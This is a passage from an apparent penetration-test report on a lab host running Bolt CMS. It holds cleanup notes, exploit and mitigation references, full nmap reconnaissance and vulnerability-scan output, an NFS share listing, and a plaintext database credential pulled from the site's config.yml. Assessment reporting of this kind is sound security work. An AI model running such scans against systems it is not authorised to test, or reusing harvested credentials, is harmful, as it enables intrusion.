    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:d7:fc:b6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.8.171/24 brd 192.168.8.255 scope global dynamic ens33
```

Removal of Tools

1. During our engagement we kept most of our script and binary's in a folder of our control called DB_Folder and when done on target we would delete the folder. Directories that were used for the engagement are listed below:
2. Linux
3. /tmp
4. /dev/shm
5. /home/username/
6. /home/username/Downloads
7. /var/www/html/
8. Actions such as password reset and plain text discoveries we advised to change and or update

the password to something else

9. All shells that were open or created during the engagement have been terminated
10. All artifacts have been deleted that related to the engagement and VM used for engagement has been deleted as well

References

Main Reference and resources pulled from:

1. <https://nvd.nist.gov/vuln>
2. <https://cve.mitre.org/>
3. <https://attack.mitre.org/tactics/enterprise/>
4. <https://www.exploit-db.com/>
5. <https://capec.mitre.org/>

(Domain Name) Exploit and Mitigation References

Exploit

- <https://www.exploit-db.com/exploits/48411>
- <https://cwe.mitre.org/data/definitions/521.html>

Mitigation

- <https://cwe.mitre.org/data/definitions/521.html>
- <https://attack.mitre.org/mitigations/M1027/>
- <https://attack.mitre.org/mitigations/M0927/>

Appendix

Password and username found or created during engagement

Username	Password	Note
bolt	I_love_java	found in config.yml pulled from website

Loot

This portion of the Reports contain scans and output that might be needed to viewed again or validated.

Nmap Full Scan

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full 192.168.8.171 --min-rate 5000
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be
marked 'up' and scan times may be slower.
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-29
23:13 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:13
Completed NSE at 23:13, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:13
Completed NSE at 23:13, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:13
Completed NSE at 23:13, 0.00s elapsed
Initiating ARP Ping Scan at 23:13
Scanning 192.168.8.171 [1 port]
Completed ARP Ping Scan at 23:13, 0.05s elapsed (1 total
hosts)
```


Initiating Parallel DNS resolution of 1 host. at 23:13
Completed Parallel DNS resolution of 1 host. at 23:13,
0.00s elapsed
Initiating SYN Stealth Scan at 23:13
Scanning 192.168.8.171 [65535 ports]
Discovered open port 8080/tcp on 192.168.8.171
Discovered open port 80/tcp on 192.168.8.171
Discovered open port 22/tcp on 192.168.8.171
Discovered open port 111/tcp on 192.168.8.171
Discovered open port 34111/tcp on 192.168.8.171
Discovered open port 53061/tcp on 192.168.8.171
Discovered open port 38795/tcp on 192.168.8.171
Discovered open port 43175/tcp on 192.168.8.171
Discovered open port 2049/tcp on 192.168.8.171
Completed SYN Stealth Scan at 23:13, 3.98s elapsed (65535
total ports)
Initiating Service scan at 23:13
Scanning 9 services on 192.168.8.171
Completed Service scan at 23:13, 6.05s elapsed (9
services on 1 host)
NSE: Script scanning 192.168.8.171.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:13
Completed NSE at 23:13, 0.78s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:13
Completed NSE at 23:13, 0.02s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:13
Completed NSE at 23:13, 0.00s elapsed
Nmap scan report for 192.168.8.171
Host is up, received arp-response (0.0013s latency).

Scanned at 2022-09-29 23:13:30 EDT for 11s

Not shown: 65526 closed tcp ports (reset)

PORT	STATE	SERVICE	REASON	VERSION
22/tcp	open	ssh	syn-ack ttl 64	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)

| ssh-hostkey:

| 2048 bd:96:ec:08:2f:b1:ea:06:ca:fc:46:8a:7e:8a:e3:55
(RSA)

| ssh-rsa

AAAAB3NzaC1yc2EAAAADAQABAAQDTTsq+a0RxMS1DLjWFk0IndtbAH
7nXVGiY9aoSiRpo0DtgIdqXpzkjTXbCM/Zcm7K2Ip0mE85vQZpc0TLHDS
zaRfqxMEUWFXlCoKoSAI6RKh8AV9zB0ZiHD+DrRlm20nzKh9DHfJAf7Qm
xVluH/5P8yst00Wfcyn/Dfo8kP6+Dc5T5WWfTuodst45cSKWfSAyka/gc
U/HMw5QT6mEIIZYc0ro2PU1roC0/uGqx3Ms+ztneXf4P66bGGq47/mWAY
vRLQvdbCZzkUQ0oYoi7lqi+AM4Yssw91Z/pQc90fkWUUGRT7dmkpz3KLa
HYD06iDo0uLbWPEIpyzFk9v1gAR+Q3

| 256 56:32:3b:9f:48:2d:e0:7e:1b:df:20:f8:03:60:56:5e
(ECDSA)

| ecdsa-sha2-nistp256

AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNsVR
VQLTyQL2IDtWv0o4P3UtG7Xen5vavIS5yS1Bg+RdwkKVUkPh8B8m1BA0h
3qBvoPXTnW2BH9oUv6WnswP60=

| 256 95:dd:20:ee:6f:01:b6:e1:43:2e:3c:f4:38:03:5b:36
(ED25519)

|_ssh-ed25519

AAAAC3NzaC1lZDI1NTE5AAAAIMnrkcXZcAlbLRzcQ0uhebcMa6PvIEE+2
XjB4/HUrvy6

80/tcp	open	http	syn-ack ttl 64	Apache httpd 2.4.38 ((Debian))
--------	------	------	----------------	-----------------------------------

|_http-server-header: Apache/2.4.38 (Debian)

| http-methods:

|_ Supported Methods: GET HEAD POST OPTIONS

```
|_http-title: Bolt - Installation error
111/tcp    open  rpcbind  syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
|   program version      port/proto  service
|   100000   2,3,4        111/tcp    rpcbind
|   100000   2,3,4        111/udp    rpcbind
|   100000   3,4          111/tcp6   rpcbind
|   100000   3,4          111/udp6   rpcbind
|   100003   3            2049/udp   nfs
|   100003   3            2049/udp6  nfs
|   100003   3,4          2049/tcp   nfs
|   100003   3,4          2049/tcp6  nfs
|   100005   1,2,3        43175/tcp  mountd
|   100005   1,2,3        46121/tcp6 mountd
|   100005   1,2,3        57237/udp  mountd
|   100005   1,2,3        57633/udp6 mountd
|   100021   1,3,4        36651/tcp6 nlockmgr
|   100021   1,3,4        38795/tcp  nlockmgr
|   100021   1,3,4        39713/udp6 nlockmgr
|   100021   1,3,4        60711/udp  nlockmgr
|   100227   3            2049/tcp   nfs_acl
|   100227   3            2049/tcp6  nfs_acl
|   100227   3            2049/udp   nfs_acl
|_  100227   3            2049/udp6  nfs_acl
2049/tcp    open  nfs_acl  syn-ack ttl 64 3 (RPC #100227)
8080/tcp    open  http     syn-ack ttl 64 Apache httpd
2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-open-proxy: Proxy might be redirecting requests
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: PHP 7.3.27-1~deb10u1 - phpinfo()
```

34111/tcp open mountd syn-ack ttl 64 1-3 (RPC #100005)
38795/tcp open nlockmgr syn-ack ttl 64 1-4 (RPC #100021)
43175/tcp open mountd syn-ack ttl 64 1-3 (RPC #100005)
53061/tcp open mountd syn-ack ttl 64 1-3 (RPC #100005)
MAC Address: 00:0C:29:D7:FC:B6 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.

NSE: Starting runlevel 1 (of 3) scan.

Initiating NSE at 23:13

Completed NSE at 23:13, 0.00s elapsed

NSE: Starting runlevel 2 (of 3) scan.

Initiating NSE at 23:13

Completed NSE at 23:13, 0.00s elapsed

NSE: Starting runlevel 3 (of 3) scan.

Initiating NSE at 23:13

Completed NSE at 23:13, 0.00s elapsed

Read data files from: /usr/bin/../../share/nmap

Service detection performed. Please report any incorrect
results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 11.37
seconds

Raw packets sent: 65554 (2.884MB) | Rcvd:
65536 (2.621MB)

Nmap Vul Scan

```
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv
--reason --script=vuln -oA vuln 192.168.8.171
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-29
23:19 EDT
NSE: Loaded 479 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 23:19
NSE: [targets-ipv6-map4to6] This script is IPv6 only.
NSE: [broadcast-eigrp-discovery] not running for lack of
privileges.
NSE: [mtrace] not running for lack of privileges.
NSE: [ipv6-multicast-mld-list] not running for lack of
privileges.
NSE: [broadcast-dhcp6-discover] not running for lack of
privileges.
NSE: [mrinfo] not running for lack of privileges.
NSE: [targets-ipv6-wordlist] Need to be executed for
IPv6.
NSE: [broadcast-ping] not running for lack of privileges.
NSE: [url-snarf] not running for lack of privileges.
NSE: [shodan-api] Error: Please specify your ShodanAPI
key with the shodan-api.apikey argument
NSE: [targets-xml] Need to supply a file name with the
targets-xml.iX argument
NSE: [broadcast-listener] not running for lack of
```

privileges.

NSE: [broadcast-pim-discovery] not running for lack of privileges.

NSE: [broadcast-ataoe-discover] No interface supplied, use -e

NSE: [knx-gateway-discover] Not running due to lack of privileges.

NSE: [targets-ipv6-multicast-mld] not running for lack of privileges.

NSE: [llmnr-resolve] not running due to lack of privileges.

NSE: [broadcast-igmp-discovery] not running due to lack of privileges.

NSE: [lldd-discovery] not running for lack of privileges.

NSE: [broadcast-dhcp-discover] not running for lack of privileges.

NSE: [broadcast-sonicwall-discover] Not running for lack of privileges.

NSE: [broadcast-pppoe-discover] not running for lack of privileges.

NSE: not running for lack of privileges.

NSE Timing: About 97.37% done; ETC: 23:20 (0:00:01 remaining)

Completed NSE at 23:20, 40.01s elapsed

NSE: Starting runlevel 2 (of 2) scan.

Initiating NSE at 23:20

Completed NSE at 23:20, 0.00s elapsed

Pre-scan script results:

|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See <https://www.robtex.com/api/>

| broadcast-wsdd-discover:

| Devices

```
|      239.255.255.250
|      Message id: c4b18243-02c7-4e24-b95d-
78f35c96eb9d
|      Address: http://192.168.8.1:5357/a12ace66-c55b-
467c-99b0-219473bdb4d5/
|_      Type: Device pub:Computer
| targets-asn:
|_ targets-asn.asn is a mandatory parameter
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
|_ hostmap-robtex: *TEMPORARILY DISABLED* due to changes
in Robtex's API. See https://www.robtex.com/api/
| broadcast-dns-service-discovery:
|   224.0.0.251
|   2020/tcp teamviewer
|_   Address=192.168.8.1
Initiating Parallel DNS resolution of 1 host. at 23:20
Completed Parallel DNS resolution of 1 host. at 23:20,
0.00s elapsed
Initiating Connect Scan at 23:20
Scanning 192.168.8.171 [65535 ports]
Discovered open port 111/tcp on 192.168.8.171
Discovered open port 8080/tcp on 192.168.8.171
Discovered open port 80/tcp on 192.168.8.171
Discovered open port 22/tcp on 192.168.8.171
Discovered open port 53061/tcp on 192.168.8.171
Discovered open port 2049/tcp on 192.168.8.171
Discovered open port 34111/tcp on 192.168.8.171
Discovered open port 38795/tcp on 192.168.8.171
```

Discovered open port 43175/tcp on 192.168.8.171
Completed Connect Scan at 23:20, 1.36s elapsed (65535 total ports)
NSE: Script scanning 192.168.8.171.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 23:20
NSE: [path-mtu 192.168.8.171] not running for lack of privileges.
NSE: [firewall-bypass 192.168.8.171] lacks privileges.
NSE: [tls-ticketbleed 192.168.8.171:2049] Not running due to lack of privileges.
NSE: [firewalk 192.168.8.171] not running for lack of privileges.
NSE: [qscan 192.168.8.171] not running for lack of privileges.
NSE: [ipidseq 192.168.8.171] not running for lack of privileges.
NSE Timing: About 46.03% done; ETC: 23:22 (0:01:02 remaining)
NSE Timing: About 99.62% done; ETC: 23:21 (0:00:00 remaining)
Completed NSE at 23:22, 87.84s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 23:22
Completed NSE at 23:22, 0.04s elapsed
Nmap scan report for 192.168.8.171
Host is up, received user-set (0.0019s latency).
Scanned at 2022-09-29 23:20:34 EDT for 89s
Not shown: 65526 closed tcp ports (conn-refused)
Bug in http-security-headers: no string output.

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack


```
| ssh-hostkey:
|   2048 bd:96:ec:08:2f:b1:ea:06:ca:fc:46:8a:7e:8a:e3:55
(RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQDTSq+a0RxMS1DLjWFk0IndtbAH
7nXVGiY9aoSiRpo0DtgIdqXpzkjTXbCM/Zcm7K2Ip0mE85vQZpc0TLHDS
zaRfqxMEUWFXlCoKoSAI6RKh8AV9zB0ZiHD+DrRlm20nzKh9DHfJAf7Qm
xVluH/5P8yst00Wfcyn/Dfo8kP6+Dc5T5WWfTuodst45cSKWfSAyka/gc
U/HMw5QTGmEIIZYc0ro2PU1roC0/uGqx3Ms+ztneXf4P66bGGq47/mWAY
vRLQvdbCZzkUQ0oYoi7lqi+AM4Yssw91Z/pQc90fkWUUGRT7dmkpz3KLa
HYD06iDo0uLbWPEIpyzFk9v1gAR+Q3
|   256 56:32:3b:9f:48:2d:e0:7e:1b:df:20:f8:03:60:56:5e
(ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNsVR
VQLTyQL2IDtWv0o4P3UtG7Xen5vavIS5yS1Bg+RdwkKVUkPh8B8m1BA0h
3qBvoPXTnW2BH9oUv6WnswP60=
|   256 95:dd:20:ee:6f:01:b6:e1:43:2e:3c:f4:38:03:5b:36
(ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIMnrkcXZcAlbLRzcQ0uhebcMa6PvIEE+2
XjB4/HUrvy6
| ssh2-enum-algos:
|   kex_algorithms: (10)
|     curve25519-sha256
|     curve25519-sha256@libssh.org
|     ecdh-sha2-nistp256
|     ecdh-sha2-nistp384
|     ecdh-sha2-nistp521
|     diffie-hellman-group-exchange-sha256
|     diffie-hellman-group16-sha512
|     diffie-hellman-group18-sha512
```

```
|      diffie-hellman-group14-sha256
|      diffie-hellman-group14-sha1
|  server_host_key_algorithms: (5)
|      rsa-sha2-512
|      rsa-sha2-256
|      ssh-rsa
|      ecdsa-sha2-nistp256
|      ssh-ed25519
|  encryption_algorithms: (6)
|      chacha20-poly1305@openssh.com
|      aes128-ctr
|      aes192-ctr
|      aes256-ctr
|      aes128-gcm@openssh.com
|      aes256-gcm@openssh.com
|  mac_algorithms: (10)
|      umac-64-etm@openssh.com
|      umac-128-etm@openssh.com
|      hmac-sha2-256-etm@openssh.com
|      hmac-sha2-512-etm@openssh.com
|      hmac-sha1-etm@openssh.com
|      umac-64@openssh.com
|      umac-128@openssh.com
|      hmac-sha2-256
|      hmac-sha2-512
|      hmac-sha1
|  compression_algorithms: (2)
|      none
|_      zlib@openssh.com
|_banner: SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
80/tcp    open    http      syn-ack
|_http-malware-host: Host appears to be clean
```

```
|_http-chrono: Request times for /; avg: 124.59ms; min:
100.83ms; max: 151.87ms
| http-enum:
|   /.gitignore: Revision control ignore file
|   /app/: Potentially interesting directory w/ listing
on 'apache/2.4.38 (debian)'
|   /src/: Potentially interesting directory w/ listing
on 'apache/2.4.38 (debian)'
|_ /vendor/: Potentially interesting directory w/
listing on 'apache/2.4.38 (debian)'
|_http-wordpress-users: [Error] Wordpress installation
was not found. We couldn't find wp-login.php
|_http-comments-displayer: Couldn't find any comments.
| http-useragent-tester:
|   Status for browser useragent: 200
|   Allowed User Agents:
|     Mozilla/5.0 (compatible; Nmap Scripting Engine;
https://nmap.org/book/nse.html)
|     libwww
|     lwp-trivial
|     libcurl-agent/1.0
|     PHP/
|     Python-urllib/2.5
|     GT::WWW
|     Snoopy
|     MFC_Tear_Sample
|     HTTP::Lite
|     PHPCrawl
|     URI::Fetch
|     Zend_Http_Client
|     http client
|     PECL::HTTP
```

```
|      Wget/1.13.4 (linux-gnu)
|_     WWW-Mechanize/1.34
|_http-drupal-enum: Nothing found amongst the top 100
resources,use --script-args number=<number|all> for
deeper analysis)
|_http-date: Fri, 30 Sep 2022 03:21:54 GMT; -1s from
local time.
|_http-vuln-cve2017-1001000: ERROR: Script execution
failed (use -d to debug)
|_http-mobileversion-checker: No mobile version detected.
|_http-feed: Couldn't find any feeds.
| http-headers:
|   Date: Fri, 30 Sep 2022 03:21:53 GMT
|   Server: Apache/2.4.38 (Debian)
|   Connection: close
|   Content-Type: text/html; charset=UTF-8
|
|_ (Request type: HEAD)
|_http-fetch: Please enter the complete path of the
directory to save data in.
|_http-litespeed-sourcecode-download: Request with null
byte did not work. This web server might not be
vulnerable
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-errors: Couldn't find any error pages.
|_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
| http-sitemap-generator:
|   Directory structure:
|     /
|       Other: 1
|   Longest directory structure:
```

```
|      Depth: 0
|      Dir: /
|      Total files found (by extension):
|_      Other: 1
|_http-referer-checker: Couldn't find any cross-domain
scripts.
| http-php-version: Logo query returned unknown hash
34fb86248c13bed32e6d64ea781d60a7
|_Credits query returned unknown hash
34fb86248c13bed32e6d64ea781d60a7
|_http-jsonp-detection: Couldn't find any JSONP
endpoints.
| http-vhosts:
|_128 names had status 200
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-xssed: No previously reported XSS vuln.
|_http-wordpress-enum: Nothing found amongst the top 100
resources,use --script-args search-limit=<number|all> for
deeper analysis)
|_http-devframework: Couldn't determine the underlying
framework or CMS. Try increasing
'httpspider.maxpagecount' value to spider more pages.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-title: Bolt - Installation error
111/tcp  open  rpcbind      syn-ack
| rpcinfo:
|      program version      port/proto  service
|      100000  2,3,4        111/tcp    rpcbind
|      100000  2,3,4        111/udp    rpcbind
|      100000  3,4          111/tcp6   rpcbind
|      100000  3,4          111/udp6   rpcbind
```

```
| 100003 3 2049/udp nfs
| 100003 3 2049/udp6 nfs
| 100003 3,4 2049/tcp nfs
| 100003 3,4 2049/tcp6 nfs
| 100005 1,2,3 43175/tcp mountd
| 100005 1,2,3 46121/tcp6 mountd
| 100005 1,2,3 57237/udp mountd
| 100005 1,2,3 57633/udp6 mountd
| 100021 1,3,4 36651/tcp6 nlockmgr
| 100021 1,3,4 38795/tcp nlockmgr
| 100021 1,3,4 39713/udp6 nlockmgr
| 100021 1,3,4 60711/udp nlockmgr
| 100227 3 2049/tcp nfs_acl
| 100227 3 2049/tcp6 nfs_acl
| 100227 3 2049/udp nfs_acl
|_ 100227 3 2049/udp6 nfs_acl
| nfs-showmount:
|_ /srv/nfs 172.16.0.0/12 10.0.0.0/8 192.168.0.0/16
2049/tcp open nfs_acl syn-ack
8080/tcp open http-proxy syn-ack
| http-aspnet-debug:
|_ status: DEBUG is enabled
|_http-date: Fri, 30 Sep 2022 03:21:32 GMT; 0s from local
time.
|_http-vuln-cve2017-1001000: ERROR: Script execution
failed (use -d to debug)
|_http-malware-host: Host appears to be clean
|_http-wordpress-enum: Nothing found amongst the top 100
resources,use --script-args search-limit=<number|all> for
deeper analysis)
| http-enum:
|_ /dev/: Potentially interesting folder
```

```
| http-headers:
|   Date: Fri, 30 Sep 2022 03:21:32 GMT
|   Server: Apache/2.4.38 (Debian)
|   Connection: close
|   Content-Type: text/html; charset=UTF-8
|
|_ (Request type: HEAD)
| http-vhosts:
|_128 names had status 200
|_http-drupal-enum: Nothing found amongst the top 100
resources,use --script-args number=<number|all> for
deeper analysis)
|_http-wordpress-users: [Error] Wordpress installation
was not found. We couldn't find wp-login.php
| http-cookie-flags:
|   /dev/:
|     PHPSESSID:
|_       httponly flag not set
|_http-litespeed-sourcecode-download: Request with null
byte did not work. This web server might not be
vulnerable
| http-grep:
|   (1) http://192.168.8.171:8080/:
|     (1) email:
|_       + license@php.net
|_http-jsonp-detection: Couldn't find any JSONP
endpoints.
|_http-title: PHP 7.3.27-1~deb10u1 - phpinfo()
|_http-fetch: Please enter the complete path of the
directory to save data in.
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECTION
```

|_http-chrono: Request times for /; avg: 224.89ms; min: 203.75ms; max: 258.73ms

| http-php-version: Logo query returned unknown hash e3b5150311189d086d2839a0eafc5da0

|_Credits query returned unknown hash 65be57a4ec72390ea20b9858266dd72a

| http-methods:

|_ Supported Methods: GET HEAD POST OPTIONS

34111/tcp open unknown syn-ack

38795/tcp open nlockmgr syn-ack

43175/tcp open mountd syn-ack

53061/tcp open unknown syn-ack

Host script results:

| dns-blacklist:

| SPAM

| list.quorum.to - FAIL

|_ l2.apews.org - FAIL

|_dns-brute: Can't guess domain of "192.168.8.171"; use dns-brute.domain script argument.

| unusual-port:

|_ WARNING: this script depends on Nmap's service/version detection (-sV)

|_fcrdns: FAIL (No PTR record)

| port-states:

| tcp:

| open: 22,80,111,2049,8080,34111,38795,43175,53061

|_ closed: 1-21,23-79,81-110,112-2048,2050-8079,8081-34110,34112-38794,38796-43174,43176-53060,53062-65535

|_clock-skew: mean: 0s, deviation: 0s, median: -1s

NSE: Script Post-scanning.

NSE: Starting runlevel 1 (of 2) scan.

Initiating NSE at 23:22

Completed NSE at 23:22, 0.00s elapsed

NSE: Starting runlevel 2 (of 2) scan.

Initiating NSE at 23:22

Completed NSE at 23:22, 0.00s elapsed

Post-scan script results:

| reverse-index:

| 22/tcp: 192.168.8.171

| 80/tcp: 192.168.8.171

| 111/tcp: 192.168.8.171

| 2049/tcp: 192.168.8.171

| 8080/tcp: 192.168.8.171

| 34111/tcp: 192.168.8.171

| 38795/tcp: 192.168.8.171

| 43175/tcp: 192.168.8.171

|_ 53061/tcp: 192.168.8.171

Read data files from: /usr/bin/../share/nmap

Nmap done: 1 IP address (1 host up) scanned in 129.74
seconds

Nmap NFS share scan

```
nmap -vv --reason -Pn -T4 -sV -p 111 "--script=banner,
(rpcinfo or nfs*) and not (brute or broadcast or dos or
external or fuzzer)" -oN
/home/kali/Desktop/Target/Scan/results/192.168.8.171/scans/
tcp111/tcp_111_nfs_nmap.txt -oX
/home/kali/Desktop/Target/Scan/results/192.168.8.171/scans/
tcp111/xml/tcp_111_nfs_nmap.xml 192.168.8.171
Nmap scan report for 192.168.8.171
Host is up, received arp-response (0.00099s latency).
Scanned at 2022-09-29 23:40:07 EDT for 16s
```

PORT	STATE	SERVICE	REASON	VERSION
111/tcp	open	rpcbind	syn-ack ttl 64	2-4 (RPC #100000)
rpcinfo:				
	program	version	port/proto	service
	100000	2,3,4	111/tcp	rpcbind
	100000	2,3,4	111/udp	rpcbind
	100000	3,4	111/tcp6	rpcbind
	100000	3,4	111/udp6	rpcbind
	100003	3	2049/udp	nfs
	100003	3	2049/udp6	nfs
	100003	3,4	2049/tcp	nfs
	100003	3,4	2049/tcp6	nfs
	100005	1,2,3	43175/tcp	mountd
	100005	1,2,3	46121/tcp6	mountd
	100005	1,2,3	57237/udp	mountd

```

| 100005 1,2,3 57633/udp6 mountd
| 100021 1,3,4 36651/tcp6 nlockmgr
| 100021 1,3,4 38795/tcp nlockmgr
| 100021 1,3,4 39713/udp6 nlockmgr
| 100021 1,3,4 60711/udp nlockmgr
| 100227 3 2049/tcp nfs_acl
| 100227 3 2049/tcp6 nfs_acl
| 100227 3 2049/udp nfs_acl
|_ 100227 3 2049/udp6 nfs_acl
| nfs-ls: Volume /srv/nfs
| access: Read Lookup Modify Extend Delete NoExecute
| PERMISSION UID GID SIZE TIME
FILENAME
| rwxr-xr-x 65534 65534 4096 2021-06-02T09:25:00 .
| ?????????? ? ? ? ? ..
| rw-r--r-- 0 0 1911 2021-06-02T09:23:32
save.zip
|_
| nfs-statfs:
| Filesystem 1K-blocks Used Available Use%
Maxfilesize Maxlink
|_ /srv/nfs 7205476.0 1866644.0 4953092.0 28%
16.0T 32000
| nfs-showmount:
|_ /srv/nfs 172.16.0.0/12 10.0.0.0/8 192.168.0.0/16
MAC Address: 00:0C:29:D7:FC:B6 (VMware)

Read data files from: /usr/bin/../../share/nmap
Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
# Nmap done at Thu Sep 29 23:40:23 2022 -- 1 IP address
(1 host up) scanned in 17.57 seconds

```

Config.yml

```
# Database setup. The driver can be either 'sqlite',
# 'mysql' or 'postgres'.
#
# For SQLite, only the databasename is required. However,
# MySQL and PostgreSQL
# also require 'username', 'password', and optionally
# 'host' ( and 'port' ) if the database
# server is not on the same host as the web server.
#
# If you're trying out Bolt, just keep it set to SQLite
# for now.
database:
  driver: sqlite
  databasename: bolt
  username: bolt
  password: I_love_java

# The name of the website
sitename: A sample site
payoff: The amazing payoff goes here

# The theme to use.
#
# Don't edit the provided templates directly, because
# they _will_ get updated
# in next releases. If you wish to modify a default
```

```
theme, copy its folder, and
# change the name here accordingly.
theme: base-2018

# The locale that'll be used by the application. If no
locale is set the
# fallback locale is 'en_GB'. For available options, see:
# https://docs.bolt.cm/other/locales
#
# In some cases it may be needed to specify (non-
standard) variations of the
# locale to get everything to work as desired.
#
# This can be done as [nl_NL, Dutch_Netherlands] when
specifying multiple
# locales, ensure the first is a standard locale.
locale: en_GB

# Set the timezone to be used on the website. For a list
of valid timezone
# settings, see: http://php.net/manual/en/timezones.php
# timezone: UTC

# Set maintenance mode on or off.
#
# While in maintenance mode, only users that are logged
in to the Bolt backend
# can access the site.
#
# All other visitors are presented with a notice that the
site is currently
# offline.
```

```
#  
# The default template file can be found in  
/app/theme_defaults/ and overridden  
# with this option using your own theme.  
#  
# Note: If you've changed the filename, and your changes  
do not show up on the  
# website, be sure to check for a config.yml file  
in your theme's folder.  
# If a template is set there, it will override the  
setting here.  
maintenance_mode: false  
maintenance_template: maintenance_default.twig  
  
# The hour of the day for the internal cron task  
scheduler to run daily, weekly,  
# monthly and yearly jobs.  
#  
# Default: 3 (3 am)  
cron_hour: 3  
  
# If your site is reachable under different urls (say,  
both blog.example.org/  
# as well as example.org/), it's a good idea to set one  
of these as the  
# canonical, so it's clear which is the primary address  
of the site.  
#  
# If you include `https://`, it will be included in the  
canonical urls.  
#canonical: example.org
```

Bolt can insert a <link rel="shortcut icon"> for all pages on the site.

Note: The location given is relative to the currently selected theme. If

you want to set the icon yourself, just don't enable the following line.

#favicon: images/favicon-bolt.ico

The default content to use for the homepage, and the template to render it

with. This can either be a specific record (like `page/1`) or a listing of

records (like `entries`). In the chosen

'homepage_template', you will have

`record` or `records` at your disposal, depending on the 'homepage' setting.

#

Note: If you've changed the filename, and your changes do not show up on

the website, be sure to check for a theme.yml file in your theme's

folder. If a template is set there, it will override the setting here.

homepage: homepage/1

homepage_template: index.twig

The default content for the 404 page. Can be an (array of) template names or

identifiers for records, which will be tried until a match is found.

#

Note: The record specified in this parameter must be set to 'published'.

notfound: [not-found.twig, block/404-not-found]

The default template for single record pages on the
site.

Can be overridden for each contenttype and for each
record, if it has a
'templateselect' field.

Note: If you've changed the filename, and your changes
do not show up on the
website, be sure to check for a config.yml file
in your theme's folder.
If a template is set there, it will override the
setting here.

record_template: record.twig

The default template and amount of records to use for
listing-pages on the
site.

Can be overridden for each contenttype.

Note 1: Sorting on TAXONOMY-pages will give unexpected
results, if it has a

pager.
If you need sorting on those, make sure you
display all the records on one
page.

#


```
# Note 2: If you've changed the filename, and your
changes do not show up on the
#       website, be sure to check for a config.yml file
in your theme's
#       folder. If a template is set there, it will
override the setting here.
listing_template: listing.twig
listing_records: 6
listing_sort: datepublish DESC

# Because of limitations on how the underlying database
queries work, there are
# only two options for sorting on taxonomies. 'ASC' for
roughly "oldest first"
# and 'DESC' for roughly 'newest first'.
taxonomy_sort: DESC

# Template for showing the search results. If not
defined, uses the settings for
# listing_template and listing_records.
#
# Note: If you've changed the filename, and your changes
do not show up on the
#       website, be sure to check for a config.yml file
in your theme's folder.
#       If a template is set there, it will override the
setting here.
search_results_template: search.twig
search_results_records: 10

# Add jQuery to the rendered HTML, whether or not it's
added by an extension.
```

```
add_jquery: false

# The default amount of records to show on overview
# pages. Can be overridden
# for each contenttype.
recordsperpage: 10

# Settings for caching in parts of Bolt.
# - config:          Caches the parsed .yaml files from
/app/config. It's updated
#                    immediately when one of the files
changes on disk. There
#                    should be no good reason to turn this
off.
#
# - templates:       Caches rendered templates.
#
# - request:         Caches rendered pages in the
configured HTTP reverse proxy
#                    cache, on GET & HEAD requests.
#                    By default this is handled by Symfony
HTTP Cache.
#
# - duration:        The duration (in minutes) for the
'templates' and 'request'
#                    options. default is 10 minutes. Note
that the duration is set
#                    on storing the cache. By lowering this
value you will not
#                    invalidate currently cached items.
#
# - authenticated:   Cache 'templates' and 'request' for
```

```
logged-on users. In most
#           cases you should *NOT* enable this,
because it will cause
#           side-effects if the website shows
different content to
#           authenticated users.
#
# - thumbnails:    Caches thumbnail generation.
#
# - translations:  Caches translation files. It is
recommend to leave this
#           enabled. Only if you develop
extensions and work with
#           translation files you should turn this
off.
caching:
    config: true
    templates: true
    request: false
    duration: 10
    authenticated: false
    thumbnails: true
    translations: true

# Set 'enabled' to 'true' to log all content changes in
the database.
#
# Unless you need to rigorously monitor every change to
your site's content, it
# is recommended to keep this disabled.
changelog:
    enabled: false
```

```
# Default settings for thumbnails.
#
# Quality should be between 0 (horrible, small file) and
100 (best, huge file).
#
